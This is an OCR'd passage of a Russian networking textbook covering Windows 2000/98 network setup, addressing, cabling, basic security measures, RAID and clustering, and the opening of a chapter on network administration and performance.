Со временем мне пришлось перейти на Windows 2000 (локализованная версия). Запускаю свой любимый Word 95, вроде как все нормально. Однако при открытии документа обнаруживаю неприятный момент: Дело в том, что все "русские" надписи на кнопках исчезли. Конечно, эта проблема решается путем установки дополнительных экранных шрифтов, "позаимствованных" из Windows 95/98, но при нашей вечной нехватке времени это может стать проблематичным. Отрадно отметить, что в более современных версиях MS Word (97/2000) эта проблема уже решена.

На этапе установки система запрашивает ввод пароля администратора. Обратите внимание на обязательность указания пароля. Если вы оставите это поле пустым, безопасность системы в целом будет под вопросом. Возможность автоматического ввода пароля также не приветствуется (как и во многих других случаях). Конечно, если за данным компьютером работает только один пользователь (и этот пользователь — Вы), тогда можно оставить опцию автоматической регистрации.

На следующем этапе установки производится настройка сетевых компонентов ОС. После завершения настройки отображается экран идентификации компьютера, где следует указать имя компьютера, а также домен, в состав которого входит этот компьютер.

В случае обновления предыдущей версии ОС процедура установки приобретает "автоматический" характер. В процессе инсталляции осуществляется перенос в среду Windows 2000 практически всех программ и настроек из предыдущей версии Windows. Начало установки при этом инициализируется путем ввода команды Winnt32.exe в среде Windows.

Если вы собираетесь "обзавестись" мультизагрузочной системой, то и эта задача не вызовет особых затруднений. После запуска на выполнение файла Winnt32.exe выберите опцию новой установки в меню программы установки операционной системы. Не забывайте о том, что недопустимо преобразование файловой системы FAT16/32 в NTFS для раздела, в котором находится ОС Windows 9x. Согласно рекомендациям Microsoft порядок установки мультизагрузочной системы следующий: MS-DOS (с Windows 3.11) ⇨ Windows 9x ⇨ Windows NT ⇨ Windows 2000. Придерживаясь подобного порядка, вы сможете избежать лишних проблем и сэкономите свое рабочее время.

Теперь вкратце остановимся на вопросах, связанных с сетевой адресацией и назначением имен в сети.

Адресация и система имен в сети

Существует две распространенные системы адресации сетевых компьютеров (см. также главу 2). Протокол NetBIOS поддерживает "традиционные" символьные имена компьютеров, которые действительны внутри данной локальной сети. В свою очередь, IP-адрес состоит из набора октетов (групп цифр, разделенных точками), в связи с чем он не очень удобен для восприятия пользователями. Поэтому в больших локальных сетях, имеющих выход в Internet, применяется доменная система имен (Domain Name System, DNS). Позволю себе напомнить еще раз основные применяемые в этом случае определения. *Домен* — это группа компьютеров, представляющая собой некую организационную единицу. Внутри домена обычно поддерживается единая политика обеспечения безопасности. В один домен могут входить как несколько, так и один компьютер.

Сетевые адреса формируются в соответствии с принадлежностью отдельных сетей и компьютеров. Если, например, сетевому компьютеру присвоен постоянный IP-адрес, а сеть зарегистрирована в домене верхнего уровня, адрес может приобретать следующий вид: *имя_компьютера.имя_сети.домен_3-го_уровня.домен_2-го_уровня.ua*. На нижнем уровне иерархии находится имя сетевого компьютера, затем следует название сети, которая, в свою очередь, зарегистрирована в домене 3-го уровня, а на самой вершине иерархии находится имя домена верхнего (1-го уровня), который в нашем случае называется "ua". Цифровой формат IP-адресов с помощью файлов Hosts преобразуется в текстовый формат обычных имен сетевых компьютеров. Эти файлы находятся на доменных серверах и благодаря им сервер может определять фактический IP-адрес компьютера на основе его символьного представления.

Следует иметь в виду, что не допускается повторение IP-адресов в локальной сети. Если произойдет это прискорбное событие, последствия могут быть самые печальные (как минимум, заблокируются компьютеры с одинаковыми адресами). А теперь представьте себе, что одним из таких компьютеров является сервер! Поэтому необходимо выявлять подобные ситуации и принимать меры во избежание их возникновения в будущем. Следует также проверить набор IP-адресов в локальной сети на предмет его соответствия разрешенным диапазонам адресов (глава 2). Конечно, если локальная сеть не подключена к Internet, это обстоятельство не играет особой роли. Но где вы видели сеть, которая не подключена к Internet?! Далее рассмотрим порядок настройки отдельных сегментов локальных сетей.

Настройка сегментов сети

Итак, мы смонтировали локальную сеть, установили русифицированную версию Windows 2000, а теперь пришло время выполнить некоторые программные настройки. Для начала остановимся на процедуре выполнения настройки в случае двух сетевых компьютеров.

Включите электропитание компьютеров и установите протоколы и службы, требуемые для поддержки функционирования сети. Щелкните на пиктограмме компьютера, находящейся на панели задач. В результате отобразится окно, показанное на рис. 6.1.




Рис. 6.1. В этом окне можно выполнить настройку программных компонентов сети

Находясь в этом окне, дважды щелкните на значке Подключение по локальной сети. После этого на экране монитора отобразится диалоговое окно Подключение по локальной сети - Свойства (рис. 6.2). Для нормального функционирования нашей локальной сети требуются следующие компоненты:

- сетевой адаптер;
- клиент для сетей Microsoft;
- протокол TCP/IP;
- служба доступа к файлам и принтерам.

Приведенный перечень является вполне достаточным для нормального функционирования сети, поэтому лишние протоколы и службы следует удалить. Идентификация компьютера, а также домена, в состав которого входит этот компьютер, осуществляется на этапе установки операционной системы Windows 2000. Если на обоих компьютерах установлена операционная система Windows 2000, то на этом процесс настройки сети завершается. Все остальные параметры устанавливаются автоматически. Следует лишь открыть окно приложения Мое сетевое окружение (рис. 6.3), после чего отобразится значок подключенного к сети второго компьютера. Если же значок не отображается, то выводится сообщение об ошибке (причина может заключаться в том, что отсутствуют все необходимые протоколы) либо имеет место физическое повреждение сетевого кабеля.




Рис. 6.2. Диалоговое окно Подключение по локальной сети - Свойства




Рис. 6.3. Приложение Мое сетевое окружение в Windows 2000

Если же на втором компьютере установлена операционная система Windows 98 (наиболее распространенный вариант), тогда проявляются некоторые особенности, рассматриваемые в следующем разделе.

Обратите внимание, что операционная система Windows 2000 предоставляет обширный набор возможностей по администрированию пользователей и компьютеров. Дополнительные подробности будут рассмотрены в части III настоящей книги.

Настройка односегментной сети для клиента Windows 98

Проверьте еще раз наличие сетевых компонентов, указанных в списке, который приводится в предыдущем разделе. Затем обратитесь к вкладке Идентификация (в окне Сеть) (рис. 6.4), указав здесь соответствующие сведения. При вводе имен не используйте кириллицу, а компьютеры, ориентированные на выполнение одних и тех же задач, объединяйте в одну группу.




Рис. 6.4. Вкладка Идентификация в диалоговом **окне Сеть**

Теперь перейдите на вкладку Управление доступом (рис. 6.5). Здесь определяется порядок доступа к сетевым ресурсам компьютера. Можно выбрать управление на уровне ресурсов или управление на уровне пользователей. Управление на уровне пользователей потребует вмешательства администратора, в обязанности которого входит назначение прав доступа для отдельных пользователей. В случае небольшой "камерной" сети лучше выбирать управление на уровне ресурсов.

После завершения описанного предварительного этапа настройки сети потребуется обеспечить совместный доступ к ресурсам. Для этого дважды щелкните на значке Мой компьютер, найдите в открывшемся окне пиктограмму вашего диска (например, диска С) и щелкните на нем правой кнопкой мыши. В отобразившемся контекстном меню выберите пункт Свойства, а затем вкладку Доступ (рис. 6.6).

На этой вкладке нам потребуется флажок Общий ресурс, затем можно выбрать параметры доступа к данному диску, а также указать пароли (если требуется ограничить доступ к этому диску лишь "приближенными лицами"). Можно также указать сетевое имя для выбранного диска или папки — под этим именем компьютер будет отобра-

жаться для рабочих станций сети. Теперь осталось открыть окно приложения Сетевое окружение (рис. 6.7) и найти значок соседнего сетевого компьютера. Если значок не отображается, нужно проверить сетевой кабель, а также настройки сетевых протоколов. Для обеспечения постоянного доступа к сетевому ресурсу при каждом запуске компьютера следует в контекстном меню значков Мой компьютер или Сетевое окружение выбрать команду Подключить сетевой диск и установить флажок Автоматически подключать при входе в систему. Если особых проблем не возникло, можете считать настройку сети завершенной.




Рис. 6.5. Вкладка Управление доступом в диалоговом окне Сеть




Рис. 6.6. В этом диалоговом окне можно определить совместный доступ к сетевым ресурсам

Подключение и настройка рабочих станций

Вот мы и добились работоспособности сети, состоящей из двух рабочих станций. Один из подобных сетевых компьютеров можете рассматривать как выделенный сервер (особенно если на нем установлена ОС Windows 2000, а на втором компьютере — Windows 98). Далее рассмотрим подключение дополнительных рабочих станций (на примерах сетей 10Base2 и 10/100Base-T).

Для подключения третьей рабочей станции в сети IOBase2 следует протянуть дополнительный кусок сетевого кабеля, подключив его к третьей рабочей станции и к существующей сети (для этого потребуется предварительно отсоединить терминатор). Не забудьте подключить терминатор к свободному концу тройника, одетого на разъем сетевой карты третьей рабочей станции. Точно такой же алгоритм действий применяется в случае подключения четвертой, пятой, шестой и большего количества рабочих станций. Однако за внешней простотой скрываются проблемы, которые могут проявляться в ходе дальнейшей эксплуатации подобной сети. Так, данная сеть обладает низкой степенью устойчивости к сбоям. В случае потери контакта или разрыва сетевого кабеля нарушается работоспособность всей сети.




Рис. 6.7. Окно Сетевое окружение в Windows 98

Подобного недостатка лишены сети 10/100Base-T (на витой паре). В этом случае следует установить концентратор, количество сетевых портов которого соответствует количеству рабочих станций будущей сети (а еще лучше, когда имеется некий резерв). Соединение кабеля витой пары с разъемами, подключаемыми к концентратору, производится по "прямой" схеме (1-й контакт с одного конца подключен к первому контакту с другого конца, второй — ко второму и т.д.).

Для того чтобы использовать концентратор в "каскадном" режиме, один из его входов потребуется оборудовать специальным переключателем MDI-X/MDI, с помощью которого изменяется режим функционирования этого входа. К данному входу может подключаться также трансивер, предназначенный для подсоединения сетевого сегмента 10Base5.

Объединяя сетевые сегменты 10Base2 ("тонкий" коаксиал), 10Base5 ("толстый" коаксиал) и 10Base-T (витая пара), можно создавать сколь угодно сложные по структуре локальные сети. Один из примеров подобной сети приведен на рис. 6.8.

Организация сетевой защиты

Теперь работы по монтажу и настройке локальной сети завершены. Наступил период рабочей эксплуатации, и желательно, чтобы он был "безоблачным". Но это возможно только в том случае, если уделяется особое внимание вопросам зашиты локальной сети.

Локальные сети: возможные риски

Никогда не следует забывать о том, что степень риска в случае объединения компьютеров в локальной сети серьезно возрастает. Особенно наглядно это проявляется тогда, когда локальная сеть подключена к Internet, хотя даже при наличии изолированной локальной сети опасность все равно остается. Невозможно уследить за всеми

пользователями, да и вероятность сбоя аппаратного комплекса в целом растет с увеличением количества составляющих его компонентов. Ниже перечислены возможные опасности, связанные с эксплуатацией локальной сети:




Рис. 6.8. Комбинированная сеть

- стихийные бедствия (пожар, наводнение, землетрясение и т.д.);
- "человеческий фактор" (неумелые или преднамеренные действия пользователей, вызвавшие выход из строя сети или ее отдельных компонентов, а также промышленный шпионаж);
- аппаратные сбои, вызванные выходом из строя отдельных сетевых компонентов или ненадежным электропитанием;
- опасности, являющиеся следствием внедрения в сеть "вредоносных" программ (вирусы, трояны и т.д.).

В следующем разделе перечислены некоторые меры, направленные на обеспечение безопасной эксплуатации сети. Вопросы по обеспечению безопасной эксплуатации сети подробно рассматриваются в главе 8.

Защитные меры

Меры, предпринимаемые для обеспечения безопасности сети, относятся к категории организационных или технических. Вкратце рассмотрим их в следующих двух разделах.

Организационные меры

Во-первых, в процессе монтажа сети следует продумать способы, позволяющие уберечь кабели и сетевое оборудование от опасностей, связанных с возможным пожаром или затоплением помещений. Желательно применять кабели, изоляция которых является по возможности термостойкой, не допускать захламления помещений раз-

личного рода горючими и легковоспламеняющимися материалами. В помещениях, где установлено сетевое оборудование, должна предусматриваться надежная гидроизоляция, также необходимо оборудовать противопожарный щит с полным набором средств для пожаротушения.

Наиболее важные сетевые компоненты (сервер, концентратор и т.д.) следует подключать в электросеть через надежный блок бесперебойного питания. Весьма желательно таким образом защитить всю сеть, если, конечно, позволяют выделенные на это средства.

Внимательнее относитесь к выбору и безопасному хранению ранее назначенных паролей. Старайтесь не пользоваться свойством автозаполнения при вводе паролей, назначайте различные права доступа пользователям, которые имеют разные привилегии.

Не используйте выделенный сервер для других целей. Пусть он выполняет возложенные на него задачи, а не служит "испытательным полигоном" для опробования новых игровых и офисных программ. Для этого прекрасно подойдет автономный компьютер, который не подключен к сети.

Выделите специальную "гостевую" учетную запись для посторонних пользователей, сократив до предела набор предоставленных им прав доступа.

Проводите разъяснительную работу среди пользователей, объясняя им степень опасности, связанную с открытием почтовых вложений или запуском незнакомых программ. Не следует преувеличивать опасность вирусной атаки, но и забывать о возможности подобных неприятностей тоже нельзя.

Нужно позаботиться о регулярном резервном копировании, необходимо также организовать безопасное хранение резервных копий.

Вообще говоря, следует разработать некий свод правил безопасного поведения в сети, обязав всех пользователей неукоснительно соблюдать его.

Технические меры

В качестве технических мер, способствующих повышению степени безопасной эксплуатации сети, можно рассматривать применение брандмауэров (аппаратных и программных). Эти устройства предназначены для фильтрации данных, циркулирующей между локальной сетью и Internet. Подробнее брандмауэры будут рассмотрены в главе 8.

Все рабочие станции, подключенные к Internet, должны снабжаться антивирусными программами (наиболее популярные среди них — AVP и DrWeb), причем следует предусмотреть еженедельное обновление вирусных баз. Скорость мутации старых и появления новых вирусов столь высока, что без еженедельного обновления подобная программа очень быстро станет совершенно бесполезной. Основные принципы работы с антивирусным ПО будут изложены в главе 8.

Диски выделенного сервера должны обладать максимальной степенью надежности. В целях дальнейшего повышения отказоустойчивости следует рассмотреть возможность объединения дисков в *отказоустойчивый массив*. Существует несколько разновидностей подобных наборов.

- Зеркальное отображение дисков (RAID-1). В этом случае используются два диска, имеющих одинаковый объем. Второй диск содержит точную копию всех файлов и каталогов, находящихся на первом диске. Если выходит из строя один из дисков, система этого даже "не замечает", поскольку рабочую нагрузку "подхватывает" второй диск. К технологии RAID-1 можно также отнести дуплексирование дисков. Этот метод отличается от зеркального отображения тем, что оба физических диска подключаются к отдельным контроллерам.
- Распределение данных по дискам с контролем четности (RAID-3). При реализации этого метода производится запись данных на дисках в виде полос (слоев), а на специально выделенном третьем диске записывается информация

контроля четности. В этом случае потребуется три физических диска, а при потере информации на одном из дисков, выделенных для хранения данных, производится ее восстановление с применением сведения контроля четности. Метод RAID-2 очень похож на RAID-3 тем, что данные записываются послойно но нескольких дисках, а один из дисков выделяется для хранения информации четности. Отличие заключается в том, что метод RAID-2 предусматривает побитовую дискретность расслоения данных, а метод RAID-3 — побайтовую. Метод RAID-4 аналогичен RAID-2 и RAID-3, отличие заключается в том, что предусматривается блочная дискретность расслоения данных.

- Распределение данных по слоям с контролем четности (RAID-5). Реализация этого метода предусматривает запись данных (и информации контроля четности) послойно, на разных дисках. В этом случае также требуются три физических диска, хотя отдельный диск для хранения информации контроля четности не выделяется.

Существует также метод RAID-0, предназначенный исключительно для повышения скорости чтения и записи данных. Этот метод не относится к категории отказоустойчивых. Данные расслаиваются поблочно по нескольким дискам, но при этом информация контроля четности не сохраняется. Поэтому в случае появления каких-либо проблем восстановление данных будет невозможным.

Существует также аппаратная (RAID-контроллеры) или программная реализация методов RAID. Естественно, что первый способ обеспечивает более надежное и быстрое решение, но за все в этой жизни нужно платить. Программная реализация возможна в таких операционных системах, как Windows NT Server и Windows 2000 Server.

Как видите, основу всех методов повышения степени надежности составляет *избыточное резервирование*. Особенно наглядно этот принцип проявляет себя в космонавтике, где применяется тройное резервирование систем. Условия эксплуатации локальных сетей не столь жесткие, как в космосе, поэтому в большинстве случаев двойного резервирования вполне достаточно.

Один из методов резервирования, обеспечивающий максимальную степень надежности сети, предусматривает объединение серверов, образующих так называемые *кластеры*. Если выходит из строя один сервер, его место тут же занимает второй, причем пользователи даже не замечают этого перехода. Типичный кластер серверов показан на рис. 6.9. Кластеризация не только обеспечивает максимальную отказоустойчивость сети, но и способствует уменьшению загруженности отдельных серверов, что положительно сказывается на производительности всей сети.




Рис. 6.9. Пример кластеризованной сети

Поддержка кластеризации реализована в операционной системе Windows 2000 Advanced Server. Если применяются другие сетевые ОС, можно воспользоваться специальными программами кластеризации. Некоторые из подобных программ описаны в главе 8.

Резюме

В этой главе были достаточно подробно освещены вопросы установки сетевых операционных систем (на примере Windows 2000). Рассматривалась сетевая адресация, а также настройка программных компонентов сети (на примере одноранговой сети на основе Windows 98/2000). Уделено внимание вопросам защиты сетей, которые более подробно будут рассмотрены в главе 8.

Следующая глава посвящена важной и интересной теме — сетевому администрированию.

Контрольные вопросы

1. Какова оптимальная последовательность установки мультизагрузочной ОС?
   а) Windows XP ⇨ Windows 2000 ⇨ Windows 98 ⇨ Windows 95;
   б) Windows 95 ⇨ Windows 98 ⇨ Windows 2000 ⇨ Windows XP;
   в) Windows XP ⇨ Windows 2000 ⇨ Windows 95 ⇨ Windows 98.
2. Какими сетевыми ОС поддерживается файловая система NTFS?
   а) Windows 95, Windows 98;
   б) Windows NT, Windows 2000;
   в) MS-DOS.
3. Какой сетевой протокол поддерживает цифровую форму записи IP-адресов?
   а) TCP/IP;
   б) NetBEUI;
   в) NetBIOS.
4. Какой из ниже перечисленных методов поддерживает контроль четности?
   а) RAID-0;
   б) RAID-1;
   в) RAID-3.

Глава 7

Администрирование сети

В этой главе...

- Выбор и реализация сетевых политик
- Оценка производительности сети
- Поиск и устранение неисправностей в сети
- Резюме

Сформировать сеть — это еще полдела. Хорошо, когда все работает, но что же делать в том случае, если возникают какие-либо проблемы? Рассмотрению этих вопросов посвящена настоящая глава.

Выбор и реализация сетевых политик

Под *сетевой политикой* понимается набор определенных правил, обеспечивающих управление сетью как единым целым. Обязанности по выбору и реализации сетевых политик "ложатся на плечи" сетевого администратора. Умело выбранная сетевая политика обеспечивает надлежащий уровень защиты сети, разумное использование сетевых ресурсов, а также устойчивость сети по отношению к возможным перегрузкам. В основу каждой сетевой политики закладывается управление доступом к сетевым ресурсам путем назначения различных прав тем или иным пользователям. Будет разумным изначально разработать сетевую политику "на бумаге", а уж затем воплощать ее на практике.

Управление пользователями и группами пользователей в сетях, реализованных на основе Windows 2000/Windows 2000 Server, осуществляется на основе так называемых *групповых политик*. Благодаря этому механизму обеспечивается управление параметрами рабочей среды пользователя, безопасностью, рабочим столом, а также реализуется управление доменом.

Применение групповых политик обеспечивается на всех уровнях корпоративных сетей: домены, отделы, службы каталогов Active Directory. Настройка групповых политик осуществляется с помощью редактора групповых политик. Именно с помощью этой программы обеспечивается создание объектов, которые каким-либо образом связаны с так называемыми организационными единицами (Organization Unit, OU). Объекты групповой политики (Group Policy Object, GPO) являются субъектами применения прав доступа NTFS, точно так же, как файлы и папки. Более подробно выбор и реализация групповых политик будут рассмотрены в главе 10.

Оценка производительности сети

Администрирование локальной сети скорее можно отнести к области чистого искусства, чем к точной науке. Наверное, у многих из нас сложился образ сетевого администратора — этакий небритый субъект, постоянно имеющий дело с сетевым обо-

рудованием, вечно сонный днем и поразительно активный по вечерам. Как говорится, "в каждой шутке есть только доля шутки...".

На самом деле администратору в своей деятельности лучше придерживаться плана управления сетью. Благодаря этому документу возможно обнаружение и устранение небольших проблем еще до того, как они "выльются" в полномасштабную катастрофу.

В процессе анализа и оптимизации сетевой производительности следует отыскать все "узкие" места, зафиксировать базовые уровни показателей, характеризующих работу сети, а также воспользоваться накопленным в этой сфере положительным опытом.

"Узким" местом называется часть сети, которая вызывает падение производительности. Причиной наблюдаемых негативных явлений может быть выход из строя каких-либо сетевых компонентов или присущие ему ограничения. Например, если все сетевые компоненты поддерживают скорость передачи данных до 100 Мбит/с, а кабель витой пары не соответствует техническим условиям, которые предъявляются к кабелям категории 5, именно здесь и будет проявляться "узкое" место сети.

Несмотря на то, что конечной целью оптимизации любой сети является отыскание и устранение всех "узких" мест, очень редко удается реализовать это на практике (и все же следует стремиться к достижению данной цели).

В процессе проведения оптимизации сети следует прослеживать ее работу в "динамике". На практике это означает предварительную оценку базовых сетевых параметров (таких как пропускная способность, отношение количества переданных пакетов к количеству пропущенных пакетов). Результаты подобного анализа позволяют делать выводы о том, каким образом повлияла на производительность сети установка новой программы или сетевой службы. Результаты оценки базовых сетевых параметров формируют так называемые *базовые уровни,* характеризующие возможности и ограничения данной сети. Изменения базовых уровней следует производить при нормальных условиях эксплуатации сети (отсутствие перегрузки или недогрузки в сети). Руководствуясь значениями базовых уровней, можно идентифицировать активных сетевых пользователей, построить временную диаграмму использования сетевых ресурсов в течение определенного промежутка времени (неделя, месяц или год), определить загрузку отдельных сетевых сегментов и рассчитать затраты на этапе модернизации отдельных сетевых компонентов.

В контексте материала данной главы под *положительным опытом* подразумевается изучение и внедрение наиболее эффективных методов администрирования сети.

Анализ пропускной способности подключения к Internet

Довольно часто "узким местом" сети оказывается подключение к Internet. Обычно это бывает, когда используется не выделенная линия или другие высокоскоростные каналы связи, а обычный коммутируемый доступ (хотя в случае небольших локальных сетей такой канал связи зачастую вполне достаточен). Следует отметить, что реальная скорость передачи данных редко достигает максимальных значений, которые может обеспечить применяемое оборудование. Какова польза от модема со скоростью передачи данных в 56 Кбит/с, если ваш провайдер обеспечивает лишь 33,6 Кбит/с? Конечно, хорошо обладать резервами на будущее, но все же лучше, если эти резервы используются уже сейчас.

С применением программного сжатия данных реальная скорость передачи может превзойти показатели, гарантированные оборудованием. В этом случае при работе с модемом 56 Кбит/с и обычной аналоговой телефонной линией обеспечивается реальная скорость передачи данных, равная 115 Кбит/с.

Ниже перечислены причины, в силу которых может наблюдаться снижение пропускной способности подключения к Internet:

- плохое качество, характеризующее подключение к серверу удаленного доступа провайдера (может обуславливаться помехами и шумами в линии, плохой настройкой модемов, а также некоторыми другими причинами);
- недостаточно высокая производительность сервера, обрабатывающего запросы пользователей;
- перегрузка магистральных каналов Internet, вызванная самыми различными причинами;
- резкое увеличение количества пользователей локальной сети или данного провайдера.

Операционные среды из семейства Windows 2000 предлагают простое средство мониторинга, позволяющее отслеживать параметры подключения Internet. Если щелкнуть на пиктограмме в правом нижнем углу панели задач, на экране отобразится окно свойств подключения к Internet (рис. 7.1). На вкладке Общие (выделена по умолчанию) отображены сведения о состоянии, длительности и скорости текущего подключения. Здесь же можно получить информацию относительно объема отправленных/полученных данных, о коэффициенте сжатия и о количестве ошибок.

На вкладке Сведения (рис. 7.2) отображено следующее:

- тип сервера;
- транспорты;
- проверка подлинности;
- сжатие;
- формирование пакетов;
- IP-адрес сервера;
- IP-адрес клиента.

